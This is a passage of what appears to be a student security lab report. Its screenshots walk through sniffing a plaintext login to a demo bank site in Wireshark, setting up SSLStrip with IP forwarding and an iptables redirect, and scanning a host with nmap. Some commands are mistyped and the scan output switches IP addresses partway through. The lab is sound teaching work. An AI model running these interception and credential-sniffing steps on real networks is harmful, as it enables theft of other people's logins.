(Figure 4.2: Examination of the data)


Step 3: After clicking Log in in the website Figure 4.2, we proceed with to stop capturing packets, followed by typing *http in the filter* in order to find the packets we are looking for as shown in Figure 4.3.


Stop Capturing
Search filter
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http

No.    Time          Source          Destination     Protocol Length Info
  2177 22.619148717  192.168.0.63    35.156.48.155   OCSP      447 Request
  2179 22.657057807  35.156.48.155   192.168.0.63    HTTP      602 [TCP Previous segment not
  3838 23.744663202  192.168.0.63    13.224.226.19   OCSP      446 Request
  3839 23.744713147  192.168.0.63    13.224.226.19   OCSP      446 Request
  3846 23.777333047  13.224.226.19   192.168.0.63    OCSP     1071 Response
  3851 23.779178753  13.224.226.19   192.168.0.63    OCSP     1072 Response
  4129 24.238037140  192.168.0.63    151.139.128.14  OCSP      438 Request
  4160 24.268858850  151.139.128.14  192.168.0.63    OCSP      983 Response
  5466 83.684084486  192.168.0.63    93.184.220.29   OCSP      437 Request
  5469 83.685869205  192.168.0.63    93.184.220.29   OCSP      437 Request
  5471 83.722429877  93.184.220.29   192.168.0.63    OCSP      865 Response
  5474 83.722448200  93.184.220.29   192.168.0.63    OCSP      865 Response

▸ Frame 2179: 602 bytes on wire (4816 bits), 602 bytes captured (4816 bits) on interface eth0, id 0
▸ Ethernet II, Src: ARRISGro_52:c5:60 (c0:05:c2:52:c5:60), Dst: PcsCompu_51:cc:1b (08:00:27:51:cc:1b)
▸ Internet Protocol Version 4, Src: 35.156.48.155, Dst: 192.168.0.63
▸ Transmission Control Protocol, Src Port: 80, Dst Port: 58986, Seq: 1449, Ack: 382, Len: 536
▸ Hypertext Transfer Protocol

0000  08 00 27 51 cc 1b c0 05  c2 52 c5 60 08 00 45 00   ··'Q····  ·R·`··E·
0010  02 4c 03 29 40 00 2c 06  34 65 23 9c 30 9b c0 a8   ·L·)@·,·  4e#·0···
0020  00 3f 00 50 e6 6a f7 03  dd dd f7 54 cd 2b 80 18   ·?·P·j··  ···T·+··
0030  00 db a4 73 00 00 01 01  08 0a 57 8d db 13 17 b7   ···s····  ··W·····
0040  63 9a 27 39 fe a9 30 0d  06 09 2a 86 48 86 f7 0d   c·'9··0·  ··*·H···
0050  01 01 0b 05 00 03 82 02  01 00 04 af 24 e0 de c1   ········  ····$···

Frame (frame), 602 bytes    Packets: 5590 · Displayed: 12 (0.2%) · Dropped: 0 (0.0%)    Profile: Default
```

(Figure 4.3: Stop capturing and search packets)

Step 4: Looking for POST and then expand the HTML Form in order to see the login credentials (Figure 4.4).



```
No.   Time          Source          Destination     Protocol Length Info
   23 4.629747154   192.168.0.63    65.61.137.117   HTTP      544 GET /login.jsp HTTP/1.1
   42 4.763006828   65.61.137.117   192.168.0.63    HTTP     1916 HTTP/1.1 200 OK  (text/ht
   90 10.470774400  192.168.0.63    65.61.137.117   HTTP      698 POST /doLogin HTTP/1.1  (
   91 10.589606327  65.61.137.117   192.168.0.63    HTTP      315 HTTP/1.1 302 Found
   93 10.593486297  192.168.0.63    65.61.137.117   HTTP      597 GET /bank/main.jsp HTTP/1
   99 10.714670111  65.61.137.117   192.168.0.63    HTTP     1006 [TCP Previous segment not
```

```
▸ Frame 90: 698 bytes on wire (5584 bits), 698 bytes captured (5584 bits) on interface eth0, id 0
▸ Ethernet II, Src: PcsCompu_51:cc:1b (08:00:27:51:cc:1b), Dst: ARRISGro_52:c5:60 (c0:05:c2:52:c5:60)
▸ Internet Protocol Version 4, Src: 192.168.0.63, Dst: 65.61.137.117
▸ Transmission Control Protocol, Src Port: 56062, Dst Port: 8080, Seq: 479, Ack: 8691, Len: 632
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "uid" = "admin"
  ▸ Form item: "passw" = "admin"
  ▸ Form item: "btnSubmit" = "Login"
```


```
0000  c0 05 c2 52 c5 60 08 00  27 51 cc 1b 08 00 45 00   ···R·`·· 'Q····E·
0010  02 ac b6 f9 40 00 40 06  f5 b8 c0 a8 00 3f 41 3d   ····@·@· ·····?A=
0020  89 75 da fe 1f 90 16 43  36 ea 73 c6 c6 16 80 18   ·u·····C 6·s·····
0030  01 f5 8e 38 00 00 01 01  08 0a a6 ce f6 ef 00 97   ···8···· ········
0040  bd 5a 50 4f 53 54 20 2f  64 6f 4c 6f 67 69 6e 20   ·ZPOST / doLogin
```

wireshark_eth0..._yHxeME.pcapng Packets: 266 · Displayed: 6 (2.3%) · Dropped: 0 (0.0%) Profile: Default

(Figure 4.4: Looking for Login Credentials)

➢ SSLStrip


First, figuring out the interface used to connect to the network by typing sudo ifconfig in the terminal as shown in Figure 5.



```
stefanuu1@kali:~$ sudo ifconfig
[sudo] password for stefanuu1:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.63  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe51:cc1b  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:51:cc:1b  txqueuelen 1000  (Ethernet)
        RX packets 2438  bytes 2601360 (2.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 822  bytes 81721 (79.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 396 (396.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 396 (396.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


(Figure 5: Interface for connection)

Next, carrying out the ip forwarding process by typing the following command:




```
stefanuu1@kali:~$ echo 1> /proc/sys/net/ipv4/ip_forward
```

Then, rerouting the data by executing the following:



```
stefanuu1@kali:~$ sudo iptables -t nat - A PREROUTING - p tcp -- destination-port 80 -j REDIRECT --to-port 8080
```


Checking if any changes are done as shown in Figure 5.1.



```
stefanuu1@kali:~$ sudo iptables --list -t nat
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT tcp --anywhere                  anywhere             tcp dpt:http redir ports 8080

Chain INPUT (policy ACCEPT)              destination
target     prot opt source

Chain POSTROUTING (policy ACCEPT)        destination
target     prot opt source

Chain OUTPUT (policy ACCEPT)             destination
target     prot opt source
stefanuu1@kali:~$
```

(Figure 5.1: Checking changes)


Finally, starting the process as executing the following:



```
stefanuu1@kali:~$ sudo sslstrip -l 8080
sslstrip 0.9 by Moxie Marlinspike running..
stefanuu1@kali:~$
```

➢ Open Port Scanning an OS Detection with Nmap


Opening nmap through Linux (Figure 6):



```
                   in the three major formats at once
                   level (use -vv or more for greater effect)
                   level (use -dd or more for greater effect)
                   eason a port is in a particular state
                   (or possibly open) ports
                   l packets sent and received
                   iterfaces and routes (for debugging)
                   l to rather than clobber specified output files
  --resume <filename>: Resume an aborted scan
  --stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
  --webxml: Reference stylesheet from Nmap.Org for more portable XML
  --no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
  -6: Enable IPv6 scanning
  -A: Enable OS detection, version detection, script scanning, and traceroute
  --datadir <dirname>: Specify custom Nmap data file location
  --send-eth/--send-ip: Send using raw ethernet frames or IP packets
  --privileged: Assume that the user is fully privileged
  --unprivileged: Assume the user lacks raw socket privileges
  -V: Print version number
  -h: Print this help summary page.
EXAMPLES:
  nmap -v -A scanme.nmap.org
  nmap -v -sn 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
stefanuu1@kali:~$
```

(Figure 6: Opening nmap)


Starting with a ping scan on an IP range in order to determine live host using the following command (Figure 6.1):



```
root@kali:~# nmap -sP 192.168.0.63
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-15 12:10 BST
Nmap scan report nmap -sP 192.168.0.63
Host is up (0.00026s latency).
MAC Address: 48:A4:72:AE:D8:87 (Intel Corporate)
Nmap done: 1 IP address (1 host up) scanned in 0.01 seconds
```

(Figure 6.1: ping scan on an IP range)

Next, we will start a SYN scan with OS detection on the selected host by using the command (Figure 6.2):




```
root@kali:~# nmap - sS 192.168.0.63 -O
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-15 12:10 BST
Nmap scan report for 192.168.0.63
Host is up (0.00059s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 48:A4:72:AE:D8:87 (Intel Corporate)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=3/11%OT=135%CT=1%CU=33491%PV=Y%DS=1%DC=D%G=Y%M=48A472%
OS:TM=5E692DD0%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10F%TI=I%CI=I%II=
OS:I%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=
OS:M5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF7
OS:0)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S
OS:+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%
OS:T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%
OS:S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=80%CD=Z)

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

More open ports!

(Figure 6.2: SYN scan with OS detection)


Next step is to start an open port scan with version detection by the following command (Figure 6.3):




```
root@kali:~# nmap -sV 192.168.0.63 -A
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-15 12:10 BST
Nmap scan report for 192.168.0.63
Host is up (0.00059s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 10 Home 18362 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 48:A4:72:AE:D8:87 (Intel Corporate)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ )
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=3/11%OT=135%CT=1%CU=40408%PV=Y%DS=1%DC=D%G=Y%M=48A472%
OS:TM=5E692D81%P=x86_64-pc-linux-gnu)SEQ(SP=FD%GCD=1%ISR=111%TI=I%CI=I%II=I
OS:%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M
OS:5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: LAPTOP-MP3U5UUJ; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Open ports with versions!

(Figure 6.3: Open port scan with versions)



```
root@kali:~# nmap -sV 192.168.0.63 -A -v
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-15 12:10 BST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:30
Completed NSE at 18:30, 0.00s elapsed
Initiating NSE at 18:30
Completed NSE at 18:30, 0.00s elapsed
Initiating NSE at 18:30
Completed NSE at 18:30, 0.00s elapsed
Initiating ARP Ping Scan at 18:30
Scanning 192.168.1.102 [1 port]
Completed ARP Ping Scan at 18:30, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:30
Completed Parallel DNS resolution of 1 host. at 18:30, 0.03s elapsed
Initiating SYN Stealth Scan at 18:30
Scanning laptop-mp3u5uuj.mynet (192.168.1.102) [1000 ports]
Discovered open port 445/tcp on 192.168.1.102
Discovered open port 139/tcp on 192.168.1.102
Discovered open port 135/tcp on 192.168.1.102
Completed SYN Stealth Scan at 18:30, 1.18s elapsed (1000 total ports)
Initiating Service scan at 18:30
Scanning 3 services on laptop-mp3u5uuj.mynet (192.168.1.102)
Completed Service scan at 18:30, 6.01s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against laptop-mp3u5uuj.mynet (192.168.1.102)
Retrying OS detection (try #2) against laptop-mp3u5uuj.mynet (192.168.1.102)
Retrying OS detection (try #3) against laptop-mp3u5uuj.mynet (192.168.1.102)
Retrying OS detection (try #4) against laptop-mp3u5uuj.mynet (192.168.1.102)
Retrying OS detection (try #5) against laptop-mp3u5uuj.mynet (192.168.1.102)
NSE: Script scanning 192.168.1.102.
Initiating NSE at 18:30
Completed NSE at 18:30, 5.74s elapsed
Initiating NSE at 18:30
Completed NSE at 18:30, 0.01s elapsed
Initiating NSE at 18:30
Completed NSE at 18:30, 0.00s elapsed
Nmap scan report for laptop-mp3u5uuj.mynet (192.168.1.102)
Host is up (0.00041s latency).
Not shown: 997 closed ports
```



